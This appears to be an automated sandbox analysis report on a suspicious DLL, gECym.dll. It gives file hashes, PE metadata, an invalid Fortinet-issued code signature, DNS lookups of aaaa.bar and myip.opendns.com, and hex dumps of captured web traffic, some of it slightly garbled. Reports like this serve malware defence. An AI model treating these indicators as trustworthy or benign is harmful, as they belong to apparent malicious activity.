SHA1:	061671A355104728137C16CDEC077B7312545F36
SHA-256:	A3EC8754D1131E7E3F9E35A5EA52257B5CAE7686F3F4355DA048AC16F4A30E98
SHA-512:	11D215E25AFE2EB70C54C54C6B4E3125382C842324889FFC15E1B9F0E333C04473E9A8EED6FBDA0C09478693811EF46EFE97A16D08209EF00496B98AFD6B6973
Malicious:	false
Reputation:	unknown
Preview:	

C:\Users\user\AppData\Local\Temp\~DF61B4A5E235D16C22.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	176128
Entropy (8bit):	3.348410225065147
Encrypted:	false
SSDEEP:	3072:cZ/2Bfcdmu5kgTzGtPZ/2Bfc+mu5kgTzGt:VA
MD5:	1BC9D33003AE79A9DC826B9177CE4107
SHA1:	E2FE82C8A27AB5D6FEB48FC0036F41BE4F2753FF
SHA-256:	76493F5DDC21ABC9D0FC4172AC29CE56937AF95407FA16AF758741BD8B99C4A7
SHA-512:	E85C349FB6DA0E3FC7C7C215D3BC919330D9415898894F29AB806161D5AE2854389CED20A5231772E23C0DE03971D2E7C30467FC094012ECE8C20D5B97E780B
Malicious:	false
Reputation:	unknown
Preview:	

C:\Users\user\AppData\Local\Temp\~DF9813413A47FA9BB0.TMP	
Process:	C:\Program Files\internet explorer\explore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.05700439027613612
Encrypted:	false
SSDEEP:	3:a!FXEAUoIIIHly+IIIx9/DI/Oly3lgHIXXIRslkhIEklIM+lylhIIAIFJejltl:a/vllrNngFAlkxFIBGKj1
MD5:	BAE4F7A74A5A11C6C051F0918C1CECEF
SHA1:	C352D244D87037DE12A8995C84FF85B517F333CE
SHA-256:	8BC3D5AA4632E5A49AD6B02696D9535763AF4CE8D940695035F6EBED411098AE
SHA-512:	B5F643956DEB154C4604ACD45FDE9DD8FF6CF6B4B0801DFA80B96D5A64ED7D37F095BBB2C67D09DC6895C32017B20551996E5387DFB9B34DF494237FB53A400
Malicious:	false
Reputation:	unknown
Preview:	

Static File Info

General	
File type:	MS-DOS executable, MZ for MS-DOS
Entropy (8bit):	6.669453102824052
TrID:	- Win32 Dynamic Link Library (generic) (1002004/3) 99.60% - Generic Win/DOS Executable (2004/3) 0.20% - DOS Executable Generic (2002/1) 0.20% - VXD Driver (31/22) 0.00% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	gECym.dll
File size:	263072
MD5:	fc53acd5fd1637a2ac1bc69f396e92c
SHA1:	a09432a56375c5a39856d59e402c3f8642edda7b
SHA256:	cc7045d9fe77c4aa4cb646d01fb4700008a34f58f49358d0b0b0997d21016aab
SHA512:	47bcd8326a65b2a50ee7a9691853c6a6d6a424ad4e0a7760794aa20c137450017793ed9756302666b6b1aed9304fd879395a6fde2c95f9b9fc67ca4bd6e38116
SSDEEP:	3072:eb/VDsMK5SdPIKCxbkB9Kv1y5Gun6XKwRDcXEX55d2wnNQ+XnwEf4bvUQ5OjrDGZt:WCoMRt6XKUSRA CdOj57jY5jM9H8eGN
File Content Preview:	MZ.....!..L!This -7Afram cannot be run in DOS mode...\$.PE..L...8yo a.....!.....P.....Z.....@.....

File Icon

	
Icon Hash:	70e8d0dcbc30f462

Static PE Info

General	
Entrypoint:	0x100095ff
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	

General	
Time Stamp:	0x616F7938 [Wed Oct 20 02:04:40 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	91478fc94f6cfd55f2f79a8b82441b87

Authenticode Signature	
Signature Valid:	false
Signature Issuer:	CN=Symantec Class 3 SHA256 Code Signing CA, OU=Symantec Trust Network, O=Symantec Corporation, C=US
Signature Validation Error:	The digital signature of the object did not verify
Error Number:	-2146869232
Not Before, Not After	7/29/2015 5:00:00 PM 7/29/2018 4:59:59 PM
Subject Chain	CN=Fortinet Technologies (Canada) Inc., O=Fortinet Technologies (Canada) Inc., L=Burnaby, S=British Columbia, C=CA
Version:	3
Thumbprint MD5:	CED7C13C8B94994AFFCC6AD7B7DF388F
Thumbprint SHA-1:	B27F938A1E7F314A7B60C48EA196961CDAA09F7A
Thumbprint SHA-256:	3C658DDCD37DFA65F69C0B35697EDAA12DBDF68388A9AD54BBEFCF24F786ABB7
Serial:	5755C3BFA958E29EF9DCA3FBA9FC02D4

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1b22d	0x1b400	False	0.555260894495	data	6.48316057239	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x1d000	0x1f0	0x200	False	0.49609375	COM executable for DOS	3.58053780946	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x1e000	0x21a2a	0x1e600	False	0.583116319444	data	6.017622124	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x40000	0x1020	0x1200	False	0.330512152778	data	3.17732875516	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x42000	0x27e4	0x2800	False	0.80029296875	data	6.81110960286	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 20, 2021 15:08:30.124794960 CEST	192.168.2.5	8.8.8.8	0x9bed	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:34.783061028 CEST	192.168.2.5	8.8.8.8	0x9bf0	Standard query (0)	web.vortex.data.msn.com	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:35.327625990 CEST	192.168.2.5	8.8.8.8	0x4079	Standard query (0)	contextual.media.net	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:35.864444971 CEST	192.168.2.5	8.8.8.8	0x8e2a	Standard query (0)	geolocatio.n.onetrust.com	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:38.127250910 CEST	192.168.2.5	8.8.8.8	0x427	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:38.603321075 CEST	192.168.2.5	8.8.8.8	0x2333	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:40.389971972 CEST	192.168.2.5	8.8.8.8	0x8204	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:42.134711981 CEST	192.168.2.5	8.8.8.8	0x5b7b	Standard query (0)	btloader.com	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:50.150769949 CEST	192.168.2.5	8.8.8.8	0xb143	Standard query (0)	ad.doubleclick.net	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:50.207711935 CEST	192.168.2.5	8.8.8.8	0xd300	Standard query (0)	ad-delivery.net	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:51.055684090 CEST	192.168.2.5	8.8.8.8	0x4857	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:55.795512915 CEST	192.168.2.5	8.8.8.8	0xd38f	Standard query (0)	img.img-taboola.com	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:01.904071093 CEST	192.168.2.5	8.8.8.8	0xabcb	Standard query (0)	aaaa.bar	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:02.095237970 CEST	192.168.2.5	8.8.8.8	0x7101	Standard query (0)	aaaa.bar	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:08.391160011 CEST	192.168.2.5	8.8.8.8	0xbb42	Standard query (0)	aaaa.bar	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:14.814949036 CEST	192.168.2.5	8.8.8.8	0x3bf8	Standard query (0)	aaaa.bar	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:39.636048079 CEST	192.168.2.5	8.8.8.8	0x8546	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:39.637876987 CEST	192.168.2.5	8.8.8.8	0x1e25	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:39.658279896 CEST	192.168.2.5	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Oct 20, 2021 15:12:39.660295963 CEST	192.168.2.5	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Oct 20, 2021 15:12:39.675090075 CEST	192.168.2.5	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:39.676615000 CEST	192.168.2.5	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:39.697055101 CEST	192.168.2.5	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Oct 20, 2021 15:12:39.697527885 CEST	192.168.2.5	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 20, 2021 15:08:30.142769098 CEST	8.8.8.8	192.168.2.5	0x9bed	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 20, 2021 15:08:34.812608957 CEST	8.8.8.8	192.168.2.5	0x9bf0	No error (0)	web.vortex .data.msn.com	web.vortex.data.microsoft .com		CNAME (Canonical name)	IN (0x0001)
Oct 20, 2021 15:08:35.347404957 CEST	8.8.8.8	192.168.2.5	0x4079	No error (0)	contextual .media.net		23.211.6.95	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:35.886532068 CEST	8.8.8.8	192.168.2.5	0x8e2a	No error (0)	geolocatio n.onetrust.com		104.20.184.68	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:35.886532068 CEST	8.8.8.8	192.168.2.5	0x8e2a	No error (0)	geolocatio n.onetrust.com		104.20.185.68	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:38.147479057 CEST	8.8.8.8	192.168.2.5	0x427	No error (0)	hblg.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:38.624269009 CEST	8.8.8.8	192.168.2.5	0x2333	No error (0)	lg3.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:40.407922983 CEST	8.8.8.8	192.168.2.5	0x8204	No error (0)	cvision.me dia.net	cvision.media.net.edgeke y.net		CNAME (Canonical name)	IN (0x0001)
Oct 20, 2021 15:08:42.155055046 CEST	8.8.8.8	192.168.2.5	0x5b7b	No error (0)	btloader.com		104.26.7.139	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:42.155055046 CEST	8.8.8.8	192.168.2.5	0x5b7b	No error (0)	btloader.com		104.26.6.139	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:42.155055046 CEST	8.8.8.8	192.168.2.5	0x5b7b	No error (0)	btloader.com		172.67.70.134	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:50.176003933 CEST	8.8.8.8	192.168.2.5	0xb143	No error (0)	ad.doublec lick.net	dart.l.doubleclick.net		CNAME (Canonical name)	IN (0x0001)
Oct 20, 2021 15:08:50.176003933 CEST	8.8.8.8	192.168.2.5	0xb143	No error (0)	dart.l.dou bleclick.net		172.217.168.38	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:50.230431080 CEST	8.8.8.8	192.168.2.5	0xd300	No error (0)	ad-delivery.net		104.26.3.70	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:50.230431080 CEST	8.8.8.8	192.168.2.5	0xd300	No error (0)	ad-delivery.net		172.67.69.19	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:50.230431080 CEST	8.8.8.8	192.168.2.5	0xd300	No error (0)	ad-delivery.net		104.26.2.70	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:51.086312056 CEST	8.8.8.8	192.168.2.5	0x4857	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Oct 20, 2021 15:08:51.086312056 CEST	8.8.8.8	192.168.2.5	0x4857	No error (0)	www.msn.com	www-msn-com.a-0003.a- msedge.net		CNAME (Canonical name)	IN (0x0001)
Oct 20, 2021 15:08:55.814032078 CEST	8.8.8.8	192.168.2.5	0xd38f	No error (0)	img.img-ta boola.com	tls13.taboola.map.fastly.n et		CNAME (Canonical name)	IN (0x0001)
Oct 20, 2021 15:08:55.814032078 CEST	8.8.8.8	192.168.2.5	0xd38f	No error (0)	tls13.tabo ola.map.fa stly.net		151.101.1.44	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:55.814032078 CEST	8.8.8.8	192.168.2.5	0xd38f	No error (0)	tls13.tabo ola.map.fa stly.net		151.101.65.44	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:55.814032078 CEST	8.8.8.8	192.168.2.5	0xd38f	No error (0)	tls13.tabo ola.map.fa stly.net		151.101.129.44	A (IP address)	IN (0x0001)
Oct 20, 2021 15:08:55.814032078 CEST	8.8.8.8	192.168.2.5	0xd38f	No error (0)	tls13.tabo ola.map.fa stly.net		151.101.193.44	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:01.930294037 CEST	8.8.8.8	192.168.2.5	0xabcb	No error (0)	aaaa.bar		31.220.111.98	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:02.116945028 CEST	8.8.8.8	192.168.2.5	0x7101	No error (0)	aaaa.bar		31.220.111.98	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:08.409462929 CEST	8.8.8.8	192.168.2.5	0xbb42	No error (0)	aaaa.bar		31.220.111.98	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:14.839359999 CEST	8.8.8.8	192.168.2.5	0x3bf8	No error (0)	aaaa.bar		31.220.111.98	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 20, 2021 15:12:39.655416965 CEST	8.8.8.8	192.168.2.5	0x8546	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:39.655639887 CEST	8.8.8.8	192.168.2.5	0x1e25	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:39.674038887 CEST	208.67.222.222	192.168.2.5	0x1	No error (0)	222.222.67.208.in-ad dr.arpa			PTR (Pointer record)	IN (0x0001)
Oct 20, 2021 15:12:39.674038887 CEST	208.67.222.222	192.168.2.5	0x1	No error (0)	222.222.67.208.in-ad dr.arpa			PTR (Pointer record)	IN (0x0001)
Oct 20, 2021 15:12:39.674038887 CEST	208.67.222.222	192.168.2.5	0x1	No error (0)	222.222.67.208.in-ad dr.arpa			PTR (Pointer record)	IN (0x0001)
Oct 20, 2021 15:12:39.675980091 CEST	208.67.222.222	192.168.2.5	0x1	No error (0)	222.222.67.208.in-ad dr.arpa			PTR (Pointer record)	IN (0x0001)
Oct 20, 2021 15:12:39.675980091 CEST	208.67.222.222	192.168.2.5	0x1	No error (0)	222.222.67.208.in-ad dr.arpa			PTR (Pointer record)	IN (0x0001)
Oct 20, 2021 15:12:39.675980091 CEST	208.67.222.222	192.168.2.5	0x1	No error (0)	222.222.67.208.in-ad dr.arpa			PTR (Pointer record)	IN (0x0001)
Oct 20, 2021 15:12:39.690810919 CEST	208.67.222.222	192.168.2.5	0x2	No error (0)	myip.opend ns.com		102.129.143.33	A (IP address)	IN (0x0001)
Oct 20, 2021 15:12:39.692991972 CEST	208.67.222.222	192.168.2.5	0x2	No error (0)	myip.opend ns.com		102.129.143.33	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- https:
 - geolocation.onetrust.com
 - btloader.com
 - ad-delivery.net
 - ad.doubleclick.net
 - img.img-taboola.com
- aaaa.bar

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49784	104.20.184.68	443	

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:35 UTC	0	OUT	GET /cookieconsentpub/v1/geo/location HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: geolocation.onetrust.com Connection: Keep-Alive
2021-10-20 13:08:35 UTC	0	IN	HTTP/1.1 200 OK Date: Wed, 20 Oct 2021 13:08:35 GMT Content-Type: text/javascript Content-Length: 182 Connection: close Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Server: cloudflare CF-RAY: 6a1279ccae526967-FRA
2021-10-20 13:08:35 UTC	0	IN	Data Raw: 6a 73 6f 6e 46 65 65 64 28 7b 22 63 6f 75 6e 74 72 79 22 3a 22 43 48 22 2c 22 73 74 61 74 65 22 3a 22 5a 47 22 2c 22 73 74 61 74 65 4e 61 6d 65 22 3a 22 5a 75 67 22 2c 22 7a 69 70 63 6f 64 65 22 3a 22 36 33 33 31 22 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 6c 61 74 69 74 75 64 65 22 3a 22 34 37 2e 31 39 33 37 30 22 2c 22 6c 6f 6e 67 69 74 75 64 65 22 3a 22 38 2e 34 32 30 32 30 22 2c 22 63 69 74 79 22 3a 22 48 75 6e 65 6e 62 65 72 67 22 2c 22 63 6f 6e 74 69 6e 65 6e 74 22 3a 22 45 55 22 7d 29 3b Data Ascii: jsonFeed({"country":"CH","state":"ZG","stateName":"Zug","zipcode":"6331","timezone":"Europe/Zurich","latitude":"47.19370","longitude":"8.42020","city":"Hunenberg","continent":"EU"});

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49821	104.26.7.139	443	

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:42 UTC	0	OUT	GET /tag?o=6208086025961472&upapi=true HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehph Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: btloader.com Connection: Keep-Alive
2021-10-20 13:08:42 UTC	1	IN	HTTP/1.1 200 OK Date: Wed, 20 Oct 2021 13:08:42 GMT Content-Type: application/javascript Content-Length: 10157 Connection: close Access-Control-Allow-Origin: * Cache-Control: public, max-age=1800, must-revalidate Etag: "643eb1aad6ba3932ca744b96ffc00048" Vary: Origin Via: 1.1 google CF-Cache-Status: HIT Age: 214 Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: { "endpoints": [{ "url": "https://va.nel.cloudflare.com/vreport/v3?s=rXekkW5gTi%2FA5lu%2FUbkZIA0V299R8U3gevFM6pvQsILGWOKSkriKdwnSjAH3cMUXNzOU4X6D%2FqmFv1PlaTyG3cvGeawQ7WWWDHt8kQcPVB4%2FU3OYgrYBfJlVgywKmpg%3D%3D"}], "group": "cf-nel", "max_age": 604800 } NEL: { "success_fraction": 0, "report_to": "cf-nel", "max_age": 604800 } Server: cloudflare CF-RAY: 6a1279f47c095c9e-FRA
2021-10-20 13:08:42 UTC	1	IN	Data Raw: 21 66 75 6e 63 74 69 6f 6e 28 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 72 28 65 2c 69 2c 63 2c 6c 29 7b 72 65 74 75 72 6e 20 6e 65 77 28 63 3d 63 7c 7c 50 72 6f 6d 69 73 65 29 28 66 75 6e 63 74 69 6f 6e 28 6e 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6f 28 65 29 7b 74 72 79 7b 72 28 6c 2e 6e 65 78 74 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 61 28 65 29 7b 74 72 79 7b 72 28 6c 2e 74 68 72 6f 77 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 72 28 65 29 7b 76 61 7 2 20 74 3b 65 2e 64 6f 6e 65 3f 6e 28 65 2e 76 61 6c 75 65 29 3a 28 28 74 3d 65 2e 76 61 6c 75 65 29 69 6e 73 74 61 6e 63 65 6f 66 20 63 3f 74 3a 6e 65 77 20 63 28 66 75 6e 63 74 69 6f Data Ascii: !function(){ "use strict"; function r(e,i,c,l){ return new(c=c Promise)((function(n,t){ function o(e){ try{ r(l.next(e)) } catch(e){ t(e)} } function a(e){ try{ r(l.throw(e)) } catch(e){ t(e)} } function r(e){ var t,e.done?n(e.value):(t=e.value) instanceof c?t:new c } function
2021-10-20 13:08:42 UTC	2	IN	Data Raw: 74 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 74 29 7b 69 66 28 61 29 74 68 72 6f 77 20 6e 65 77 20 54 79 70 65 45 72 72 6f 72 28 22 47 65 6e 65 72 61 74 6f 72 20 69 73 20 61 6c 72 65 61 64 79 20 65 78 65 63 75 74 69 6e 67 2e 22 29 3b 66 6f 72 28 3b 63 3b 29 74 72 79 7b 69 66 28 61 3d 31 2c 72 26 26 28 69 3d 32 26 74 5b 30 5d 3f 72 2e 72 65 74 75 72 6e 3a 74 5b 30 5d 3f 72 2e 74 68 72 6f 77 7c 7c 28 28 69 3d 72 2e 72 65 74 75 72 6e 29 26 26 69 2e 63 61 6c 6c 28 72 29 2c 30 29 3a 72 2e 6e 65 78 74 29 26 26 21 28 69 3d 69 2e 63 61 6c 6c 28 72 2c 74 5b 31 5d 29 29 2e 64 6f 6e 65 29 72 65 74 75 72 6e 20 69 3b 73 77 69 74 63 68 2 8 72 3d 30 2c 69 26 26 28 74 3d 5b 32 26 74 5b 30 5d 2c 69 2e 76 Data Ascii: t){ return function(e){ return function(t){ if(a)throw new TypeError("Generator is already executing."); for(;c;){ try{ if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw ((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done) return i; switch(r=0,i&&t=[2&t[0],i,v
2021-10-20 13:08:42 UTC	3	IN	Data Raw: 7c 7c 77 69 6e 64 6f 77 2e 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 29 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 65 29 7d 29 7d 76 61 72 20 75 2c 61 2c 64 2c 62 2c 6d 3b 75 3d 22 36 32 30 38 30 38 36 30 32 35 39 36 31 34 37 32 22 2c 61 3d 22 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 64 3d 22 61 70 69 2e 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 62 3d 22 32 2e 30 2e 32 2d 32 2d 67 66 64 63 39 30 35 34 22 2c 6d 3d 22 22 3b 76 61 72 20 6f 3d 7b 22 6d 73 6e 2e 63 6f 6d 22 3a 7b 22 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 74 72 75 65 2c 22 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 66 61 6c 73 65 2c 22 77 65 62 73 69 74 65 5f 69 64 22 3a 22 35 36 37 31 37 33 37 33 38 38 36 39 35 35 35 32 22 7d Data Ascii: l window.document.documentElement.appendChild(e))}}var u,a,d,b,m;u="6208086025961472",a="btloader.com",d="api.btloader.com",b="2.0.2-gfdc9054",m="";var o={"msn.com":{"content_enabled":true,"mobile_content_enabled":false,"website_id":"5671737388695552"}}
2021-10-20 13:08:42 UTC	5	IN	Data Raw: 64 65 78 4f 66 28 6e 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 29 26 26 28 74 3d 21 30 2c 70 2e 77 65 62 73 69 74 65 49 44 3d 6f 5b 6e 5d 2e 77 65 62 73 69 74 65 5f 69 64 2c 70 2e 63 6f 6e 74 65 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 29 3b 74 7c 7c 28 28 6e 65 77 20 49 6d 61 67 65 29 2e 73 72 63 3d 22 2f 2f 22 2b 64 2b 22 2f 6c 3f 65 76 65 6e 74 3d 75 6e 6b 6e 6f 77 6e 44 6f 6d 61 69 6e 26 6f 72 67 3d 22 2b 75 2b 22 26 64 6f 6d 61 69 6e 3d 22 2b 65 29 7d 28 29 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 74 61 67 5f 64 3d 7b 6f 72 67 49 44 3a 75 2c 64 6f 6d Data Ascii: dexOf(n.toLowerCase())&&(t=i0,p.websiteID=o[n].website_id,p.contentEnabled=o[n].content_enabled,p.mobileContentEnabled=o[n].mobile_content_enabled);t ((new Image).src="//d+*/?event=unknownDomain&org="+u+"&domain="+e)}(),window.__bt_tag_d={orgID:u,dom
2021-10-20 13:08:42 UTC	6	IN	Data Raw: 6e 28 65 29 7b 76 61 72 20 74 3d 63 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 2b 74 29 29 7d 2c 6f 2b 3d 74 7d 29 7d 76 61 72 20 6c 3d 74 5b 30 5d 3b 69 66 28 6e 75 6c 6c 21 3d 6c 26 26 6c 2e 62 75 6e 64 6c 65 73 29 7b 76 61 72 20 73 3d 6f 2c 75 3d 31 2d 6f 3b 4f 62 6a 65 63 74 2e 6b 65 79 73 28 6c 2e 62 75 6e 64 6c 65 73 29 2e 73 6f 72 74 28 29 2e 66 6f 72 45 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 6c 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 61 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 Data Ascii: n(e){ var t=c.bundles[e]; if(e){ =min:Math.trunc(100*(+o+0)), max:Math.trunc(100*(+o+0+t)), o+=t}} var l=t[0]; if(null!=l&l.bundles){ var s=o,u=1-o;Object.keys(l.bundles).sort().forEach(function(e){ var t=l.bundles[e]; if(e){ =min:Math.trunc(100*(s+u*a)), max:Math.t

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:42 UTC	7	IN	Data Raw: 6e 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 6f 29 7d 63 61 74 63 68 28 65 29 7b 7d 76 61 72 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 76 65 6e 74 28 22 43 75 73 74 6f 6d 45 76 65 6e 74 22 29 3b 61 2e 69 6e 69 74 43 75 73 74 6f 6d 45 76 65 6e 74 28 74 2c 6e 2e 62 75 62 62 6c 65 73 2c 6e 2e 63 61 6e 63 65 6c 61 62 6c 65 2c 6e 2e 64 65 74 61 69 6c 29 2c 77 69 6e 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 61 29 7d 66 3d 7 b 7d 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 69 6e 74 72 6e 6c 3d 7b 74 72 61 63 65 49 44 3a 77 2e 74 72 61 63 65 49 44 7 d 3b 74 72 79 7b 21 66 75 6e 63 74 69 6f 6e 28 29 7b 72 28 74 68 69 73 2c 76 6f 69 64 20 30 2c 76 6f 69 64 20 30 2c 66 7 5 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 74 2c 6e 2c 6f 3b 72 65 Data Ascii: ndow.dispatchEvent(o))catch(e){}var a=document.createEvent("CustomEvent");a.initCustomEvent(t,n,bbles,n,cancelable,n,detail),window.dispatchEvent(a)}f={},window.___bt_intnl={traceID:w.traceID};try{!function(){r(this,void 0,void 0,function(){var t,n,o;re
